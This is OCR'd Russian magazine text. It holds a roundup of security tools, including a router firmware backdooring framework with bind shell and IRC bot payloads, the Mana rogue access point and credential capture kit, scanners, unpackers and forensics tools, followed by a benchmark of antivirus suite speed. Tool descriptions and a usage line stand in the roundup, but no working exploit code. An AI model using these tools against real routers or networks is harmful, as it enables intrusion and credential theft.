Инструмент rpef (Router Post-Exploitation Framework), написанный на Python с элементами си, предназначен для протроянирования/бэкдоринга прошивок роутеров. В текущих реалиях это очень интересно и актуально — при этом все с открытым исходным кодом, и мы можем спокойно модифицировать это все.

Запуск очень прост:

./rpef.py <firmware image> <output file> <payload>

Здесь

<firmware image> — образ прошивки, которую необходимо модифицировать;

<output file> — модифицированный образ прошивки;

<payload> — применяемая боевая нагрузка.

Текущие боевые нагрузки:

- минималистичный пакетный снифер;
- минималистичный Bind Shell;
- минималистичный IRC Bot.

Сейчас есть поддержка прошивок (для ряда устройств) от таких производителей, как Belkin, D-Link, Linksys, NETGEAR, TRENDnet.

При этом можно с помощью правил добавить поддержку и других производителей.

VEGA ДЛЯ WEB

Vega — это бесплатный сканер и платформа для тестирования с открытым исходным кодом для проверки безопасности web-приложений. Vega может помочь найти и проверить SQL injection, cross-site scripting (XSS), непреднамеренное раскрытие конфиденциальной информации (inadvertently disclosed sensitive information) и другие уязвимости.

Главные особенности:

- автоматический краулер и сканер уязвимостей;
- удобный пользовательский интерфейс;
- краулер web-сайтов;
- перехватывающий прокси-сервер;
- SSL MITM;
- контентный анализатор;
- расширяемость через мощный модульный JavaScript API;
- настраиваемые оповещения;
- использование базы данных и модели Shared Data.

Инструмент написан на Java, имеет хороший графический интерфейс. Ну и конечно, сканер имеет свой краулер сайтов, что очень полезно при полном автоматическом сканировании ресурса. Также есть поддержка работы с прокси-серверами.

Для ручной же работы будет очень кстати перехватывающий прокси-сервер, удобно смотреть передаваемые данные и изменять их. Можно писать модули обнаружения для Vega на языке JavaScript, что приятно. Это позволяет просто создавать новые модули для атак, используя богатый API от Vega. Проект очень добротный и может приглянуться тем, кто любит и не боится расширять функционал чужих проектов.

SHELLSHOCK SCANNER

Специалисты считают, что уязвимость CVE-2014-6271 в bash не уступает по своему масштабу и возможным последствиям печально известному багу Heartbleed в OpenSSL. И возможно, даже превосходит его.

И дело не только в том, что уязвимость присутствовала в bash около 22 лет. И не в том, что оперативно выпущенные апдейты не исправляют ее. Главная проблема — насколько широко распространен этот баг и насколько богатые возможности для взлома он предоставляет. Уязвимы не только серверы и персональные компьютеры, но и маршрутизаторы, камеры видеонаблюдения и многие другие устройства. Огромное количество старых устройств так и не получит обновления.

Не будет преувеличением сказать, что в течение ближайших лет многие компьютеры под Linux и OS X все еще будут открыты для удаленного выполнения кода. Прошло почти полгода с момента обнаружения Heartbleed, но до сих пор не все системы пропатчены. Вспомни также, что ShellShock запатчили сначала не полностью ;).

Данный инструмент с приятным графическим интерфейсом поможет тебе быстро удаленно обнаружить уязвимые машины.

РАСПАКОВКА ЧТО НАДО



4

Авторы: reversinglabs
Система: Windows
URL: http://reversinglabs.com/open-source/titanmist.html

TitanMist призван решить задачу унификации процесса распаковки различных пакеров. Основные особенности:


- идентификация форматов файлов;
- распаковка определенных форматов;
- публичная база знаний о форматах;
- просто расширяется и поддерживается сообществом;
- обновления.

Несомненным плюсом является то, что паттерны почти идентичны всеми любимым паттернам из PEiD (??, ?x, x?). Пример паттерна для UPX:

```
60 BE ?? ?? ?? ?? 8D BE ?? ?? ?? ?? 5? 83 CD FF EB 10
90 90 90 90 90 90 8A 06 46 88 07 47 01 DB 75 07
```


Также TitanMist поддерживает сложные паттерны с такими операциями, как повторение (*) или диапазон ([00–7F]) или опциональность (необязательное присутствие), смещения (+offset) и так далее. В итоге язык для описания сигнатур становится очень универсальным. Сам распаковщик можно писать на любом языке: C, C++, MASM, Delphi, LUA, Python и TitanScript (основан на ODbgScript от SHaG & Epsylon3).

Подробнее об инструменте ты можешь узнать из презентации авторов с Black Hat USA 2010 под нескромным названием TitanMist: your first step to reversing nirvana (goo.gl/HjQuZg).



Авторы: Dominic White, Ian de Villiers
Система: Linux
URL: https://github.com/sensepost/mana





Автор: hasherezade
Система: Windows
URL: http://hasherezade.net/IAT_patcher/



Автор: Google
Система: Windows/Linux/Mac
URL: https://github.com/google/grr



MANA

Mana — всем хорошо знакомая hostapd karma с набором расширений для автоматизации атак на все случаи жизни. Всевозможные прокси, контент-спуферы, систематизация наловленных кукисов и прочих кредов, интеграция с JTR для немедленного начала брута пролетающих хешиков. Есть даже интеграция с MSF и набор фишинговых страничек.

Тулкит содержит в себе:

- slides — информация о том, что мы тут вообще делаем;
- run-mana — скрипты контроллера;
- hostapd-manna — модифицированный hostapd, который включает в себя новые karma-атаки;
- crackapd — инструмент для автоматической передачи данных EAP во внешнюю утилиту для взлома и добавления их в конфиг EAP hostapd;
- sslstrip-hsts — модификации для утилит LeonardoNVE's и moxie's;
- apache — apache vhosts для специальных хаков noupstream; нужно скопировать в /etc/apache2/ и /var/www/ соответственно.

Все из коробки, что хорошо. Но большую часть функционала этого монстра я поотключал за ненадобностью. Наличие собственного PEAP-аутентификатора, который можно использовать для атак на WPA2-ENT, не заморачиваясь с наложением патчей на отдельно развернутый Radius-сервер, — это самый цимес.

Простейший способ установки тулкита на Kali Linux — это apt-get install mana-toolkit. В Ubuntu и старых версиях Kali потребуется ручной запуск скриптов kali-install.sh или ubuntu-install.sh.

IAT PATCHER

Назначение данного инструмента понятно сразу из его названия: он необходим для модификации IAT (Import Address Table) таблицы. Процесс импорта заключается:

- в отображении (посредством страничной переадресации) нужной нам DLL в адресное пространство нашего процесса;
- в сохранении адресов нужной нам функции из этой DLL в специально отведенном для этого месте — таблице импортируемых адресов (Import Address Table — IAT).

Все это автоматически проделывается системой при загрузке файла на исполнение.

И вот как раз цель данного приложения — сделать перехват функций на уровне IAT более быстрым и простым процессом. Для этого достаточно просто указать, в каком исполняемом файле и какую функцию необходимо перехватить. А дальше указать свою собственную DLL, в которой ты реализовал функцию для замещения текущей в исполняемом файле.

Формат описания: Myddl.dll!Myfunc.

Единственное требование к такой функции — она должна полностью соответствовать по call convention и количеству параметров той, что она заменяет. Таким образом, очень просто убрать какой-то функционал из программы (например, надоедливые напоминания nag screen), добавить логирование параметров функции и так далее.

МАСШТАБНАЯ ФОРЕНЗИКА

GRR — это фреймворк для быстрого реагирования на инциденты, в большей степени сфокусированный на удаленной live-форензике. GRR состоит из агента (клиента), который устанавливается на целевую систему, и серверной инфраструктуры, которая может управлять агентом и общаться с ним.

Особенности агента:

- базируется на фреймворке Rekall для анализа памяти;
- мощный поиск и возможности по скачиванию файлов и реестра Windows;
- поддержка безопасных коммуникаций для работы через интернет;
- поддержка автоматических обновлений;
- детальное информирование о CPU, memory, IO.

Особенности сервера:

- покрывает огромное количество задач в процессе анализа инцидентов и задач форензики;
- OS-level и raw file system доступ с использованием SleuthKit (TSK);
- энтерпрайз уровень поддержки;
- полное масштабирование при большом разворачивании системы;
- автоматическое планирование для повторяющихся задач;
- быстрый и простой сбор тысячи цифровых артефактов для форензики;
- асинхронный дизайн позволяет работать с клиентами по расписанию;
- web-графический интерфейс на AJAX;
- полный скриптовый доступ через IPython-консоль;
- инфраструктура отчетов.

][-тестирование: САМЫЙ БЫСТРЫЙ АНТИВИРУС


ПРОВЕРЯЕМ DR.WEB SECURITY SPACE, AVIRA ANTIVIRUS PRO, AVAST INTERNET SECURITY, NOD32 SMART SECURITY И COMODO INTERNET SECURITY

Денис Колисниченко
dhsilabs@gmail.com

Безопасность — это всегда компромисс. Между скоростью и эффективностью, между удобством и защищенностью. Мы осознаем, что огромные программные комплексы, которым предстоит проверять каждый открывающийся файл, каждую запускающуюся программу и каждое интернет-соединение, обязательно будут тормозить систему. Но вот в каких масштабах? Насколько талантливы их разработчики, насколько они сильны в деле оптимизации своего кода? Сегодня мы это проверим и выберем самый быстрый антивирус по версии журнала «Хакер».

НАШИ ПОДОПЫТНЫЕ

В качестве испытуемых будут выступать последние версии KIS, Dr.Web Security Space, Avira Antivirus Pro, Avast Internet Security, NOD32 Smart Security и Comodo Internet Security. Все тестируемые продукты (кроме Avira Antivirus Pro) являются комплексными средствами обеспечения безопасности и, кроме обычного антивируса, содержат брандмауэр и различные «примочки» для обнаружения шпионского софта и прочей нечисти. Протестировать Avira Internet Security Suite не получилось, так как при попытке загрузки ее демоверсии почему-то загружается Avira Antivirus Pro. За неимением другого его и будем тестировать. Сейчас мало кто устанавливает простые антивирусы, обычно пользуются такими комплексными продуктами, поэтому, чтобы не было путаницы, далее их будем называть IS — сокращенно от Internet Security.



Motherboard	MICRO-STAR INTERANTIONAL CO.,LTD MS-7367
Memory	4 096 MB
Module 1	1 024 MB Samsung DDR2 @ 400 MHz
Module 2	1 024 MB Samsung DDR2 @ 400 MHz
Module 3	1 024 MB Kingmax Semiconductor DDR2 @ 400 MHz
Module 4	1 024 MB Kingmax Semiconductor DDR2 @ 400 MHz
Hard drive model	250 GB SAMSUNG HD251HJ ATA Device

1


GRAPHICS CARD

Graphics Card	ATI Radeon HD 4670
Vendor	Giga-Byte Technology Co., Ltd.
# of cards	1
SLI / CrossFire	Off
Memory	1 024 MB
Core clock	650 MHz
Memory bus clock	400 MHz
Driver name	ATI Radeon HD 4650 (Microsoft Corporation WDDM 1.1)
Driver version	8.56.1.15


2


ТЕСТОВЫЙ СТЕНД


На рис. 1 приводится краткая информация о системе, а на рис. 2 — подробная информация о видеокарте. Как видишь, этот компьютер — обычная рабочая лошадка для серьезных пацанов. Не самый современный, выдержанный образец, зато с двухъядерным процессором (Athlon 64 X2 Dual Core 4200 + 2,19 ГГц), четырьмя гигами RAM и дискретной видеокартой с 1 Гб видеопамяти на борту. Это тебе не какой-нибудь Intel HD Graphics! Тем более что на таком компьютере показатели получатся значительно более наглядными, чем на каком-нибудь современном многоядерном монстре с 12 Гб RAM и SSD + HDD диском.



3







ЧТО И КАК ТЕСТИРОВАЛОСЬ

Сначала измерялась абсолютно чистая система (Windows 7 Максимальная), в которой никогда не был установлен IS. Никакой. К слову, система не переустанавливалась, если мне не изменяет память, с 2010 года.

Тестировалось следующее:

- Время загрузки системы — для измерения скорости загрузки системы использовалась программа Boot Racer. Она обеспечивает более точные результаты, чем измерение скорости загрузки секундомером.
- Время завершения работы — с момента выбора команды в меню «Пуск» до отключения питания. А вот время завершения работы тестировалось именно с помощью секундомера, как и все последующие метрики, кроме 3D Mark.
- Запуск виртуальной машины VMware — в VMware у меня есть виртуальная машина со своей сборкой Linux. Измерение ее запуска производилось с момента нажатия кнопки Play в VMware до готовности гостевой системы к работе (рис. 3).
- Открытие большого документа Word — открывал файл с главой одной из моих книг (Денис написал миллион книг, от администрирования Linux до обслуживания BMW, но особенно мы рекомендуем к прочтению «Ноутбук для блондинок»! — Прим. ред.). Вес самого файла — 6 Мб, в него подгружаются картинки из внешнего каталога общим размером еще 20 Мб. Чтобы было веселее, загрузка всего этого добра происходит с USB-брелока (не USB 3.0).
- Запуск GIMP2 — в моем GIMP установлено много чего (плагины, шрифты и прочее). При загрузке он подцепляет большое количество мелких файлов. Интересно, как на его работе отразится наличие IS?
- Баллы 3D Mark — тут все просто, запускаются все тесты 3D Mark (последней версии на момент написания этих строк), и записывается полученный результат. На рис. 4 — результат на «чистой» системе (ни один IS еще не установлен).

После установки IS система перезагружается, производятся все манипуляции, затем IS удаляется, система опять перезагружается, устанавливается следующий IS и так далее.

Позже будет создана сводная табличка, а пока скажу, что мой домашний комп (я его и как домашний кинотеатр использую, к телевизору подключен) загружается за 38,868 с, завершает работу за 12 с, запуск виртуальной машины в нем производится за 1 мин 17 с, открытие большого документа с флешки занимает 7 с, запуск GIMP2 длится 17 с, а в 3D Mark он набрал «целых» 24 473 балла.

Итак, вооружившись секундомером, 3D Mark и Boot Racer, приступим.

KASPERSKY INTERNET SECURITY

Решил начать с продукта Касперского. Когда-то (когда он еще был KAV, то есть Kaspersky Anti-Virus, и когда еще не было KIS) он был у меня установлен, но не прожил и 30 дней бесплатной лицензии. Мой комп так тормозил, что я решил его удалить. Но это было давно. Посмотрим, на что способна версия 15.0.0.463 (самая последняя на момент написания статьи).

Первое, что бросается в глаза, — запуск системы после установки KIS. Первая загрузка длилась 1 мин и 36,515 с (или 95,515 с). Вечность! Втыкая в надпись «Добро пожаловать», которая все никак не хотела исчезать, я уже начал напрягаться.

Рис. 1. Конфигурация системы

Рис. 2. Инфа о видеокарте

Рис. 3. Гостевая система готова к работе

Рис. 4. Результат 3D Mark

Рис. 5. Время загрузки чистой системы


Рис. 6. Результаты KIS


Рис. 7. Результаты Avira


Рис. 8. Avira System Speedup


Рис. 9. Результаты Avast

















Правда, при второй перезагрузке время существенно сократилось — до 65,786 с. Последующие перезагрузки показывали аналогичные результаты (в пределах 65 с).

Второе — после установки KIS значительно дольше стали подниматься Wi-Fi-сети. Замеры делать не стал, так как не замерял на чистой системе, где Wi-Fi «поднимался» субъективно гораздо быстрее.

Загрузка гостевой ОС, открытие большого документа и запуск GIMP2 остались практически такими же. А вот результат в 3D Mark стал ниже — 23 844. Остальные результаты будут в итоговой табличке.

AVIRA ANTIVIRUS PRO

Скорость загрузки системы с Avira составляет 1 мин 19 с (79 с), а на завершение работы понадобилось 27 с. При работе есть ощущение подтормаживания. VMware (само приложение) с ней, кажется, запускается вечность. А вот виртуальная машина не знаю как, но запустилась всего за минуту и пять секунд. Быстрее, чем без IS, но я очень сомневаюсь, что в этом есть заслуга Avira.

Больше всего в этом тесте меня достало приложение Avira System Speedup (рис. 8). Кажется, что вместо ускорения системы оно еще больше ее тормозит. На рис. 8 видно, как оно сообщило, что система загрузилась за 185 с (у меня получилось 80 с), — не забываем об отложенном запуске служб, когда пользователь уже получает доступ к рабочему столу, а службы все еще загружаются в фоновом режиме.

Система под управлением Avira в тесте 3D Mark оказалась быстрее, чем под управлением KIS, но субъективно при работе KIS ощущается, что система шевелится быстрее.

AVAST INTERNET SECURITY

В целом программа произвела неплохое впечатление. Разве что она слишком много говорит (в прямом смысле, голосом), но хорошо, что ее разговорчивость отключается в настройках. Установка IS практически не повлияла на завершение работы системы (считаю, что две секунды — это в пределах погрешности), а запуск системы стал занимать 64 с (рис. 9). На остальных «метриках» работа IS мало отразилась, если не считать виртуальной машины. Первый раз она вообще отказалась запускаться, пожаловавшись на неисправность жесткого диска (опять-таки — виртуального), хотя сама VMware запустилась очень быстро. Второй раз на запуск виртуальной ОС ушло 85 с (1 мин 25 с).

ESET NOD32 SMART SECURITY 7

Перезагружаю компьютер, все идет как обычно, потом после приветствия «Добро пожаловать» наблюдаю несколько секунд черного экрана. Потом система догрузилась, но почему-то нет звука приветствия, даже меню «Пуск» успел открыть... Так, меню «Пуск» я открыл, но выбрать ничего из него нельзя. Система все еще загружается. И вот через некоторое время заветный звук, свидетельствующий о входе в Windows. Еще примерно через минуту загрузился Skype. Wi-Fi «поднимается» еще медленнее — примерно еще минуту после входа в систему. Ужас. Хотя результат в Boot Racer неплохой — всего 70 с. Но при работе системы ощущаются подтормаживания, которых не было до установки IS.

Далее при работе с системой все повторилось: загрузка виртуальной машины — 87 с, результаты в 3D Mark — 23 851, а время завершения работы — целых 34 с.

COMODO INTERNET SECURITY

Я думал, что аутсайдером будет NOD32. Но нет, им будет Comodo. И дело даже не в том, что система с ним загружается 92 с, а завершает работу за 38 с. Дело не в том, что большой документ Word стал открываться на пять секунд дольше. Когда я запустил тест 3D Mark, я увидел, как графика стала существенно подтормаживать. И если при работе других IS в Physic test мой не очень мощный комп показывал 36 fps, то при работе Comodo — всего 15 fps. Немудрено, что в общем тесте он набрал всего 11 600 баллов. Вывод один — если установлен Comodo, на время игр его нужно отключать (антивирус и авто-sandbox). И это при том, что Comodo был запущен в игровом режиме и, по идее, вообще не должен был мешать.

Рис. 10. **Результаты NOD32**

Рис. 11. **Результаты Comodo**


Рис. 12. **А доктор так и не пришел**


Рис. 13. **Все по-честному: брандмауэр устанавливаем**

DR.WEB SECURITY SPACE

А вот с Dr.Web Security Space у меня не срослось с самого начала. Сперва он отказался запускаться, показав мне окошко, изображенное на рис. 12.

Я уже хотел отправить материал без результатов Dr.Web, но тут за меня плотно взялся редактор, и мне пришлось сделать вторую попытку — через пару дней я скачал дистрибутив заново. Он запустился и успешно был установлен. Видимо, в первый раз или файл был поврежден при скачивании, или же на сервере лежал кривой дистрибутив, а разработчики это быстро подправили. Уже ничего не проверишь, так как начальный файл я убил в тот же день, когда он отказался запускаться.








Рис. 14. Первый результат Dr.Web

Рис. 15. Сколько времени потрачено

Рис. 16. Непонятный результат

Рис. 17. Брандмауэр Security Space в действии

При установке Security Space, немного поломавшись для приличия, я согласился установить брандмауэр (рис. 13). Потом я об этом пожалел, но нужно было протестировать продукт по полной программе. А без брандмауэра тест был бы неполным, а его результаты не соответствовали бы реальной картине происходящего.

Security Space до такой степени мне не понравился, что больше всего скриншотов будет посвящено этому продукту — чтобы было наглядно видно почему. Итак, по порядку. Загрузка системы согласно Boot Racer заняла всего 55 с (рис. 14). Отличный результат? Не тут-то было! Не знаю, как объяснить этот феномен, но реально загрузка системы длилась гораздо больше. Вот счетчик Boot Racer, показывающий, что уже прошло более 70 с (рис. 15), система все еще грузится, а потом программа сообщает, что на всю загрузку было потрачено всего 60 с (рис. 16). Систему перезагружал три раза, но правды от Boot Racer я так и не добился.

SECURITY SPACE ДО ТАКОЙ СТЕПЕНИ МНЕ НЕ ПОНРАВИЛСЯ, ЧТО БОЛЬШЕ ВСЕГО СКРИНШОТОВ ПОСВЯЩЕНО ЭТОМУ ПРОДУКТУ

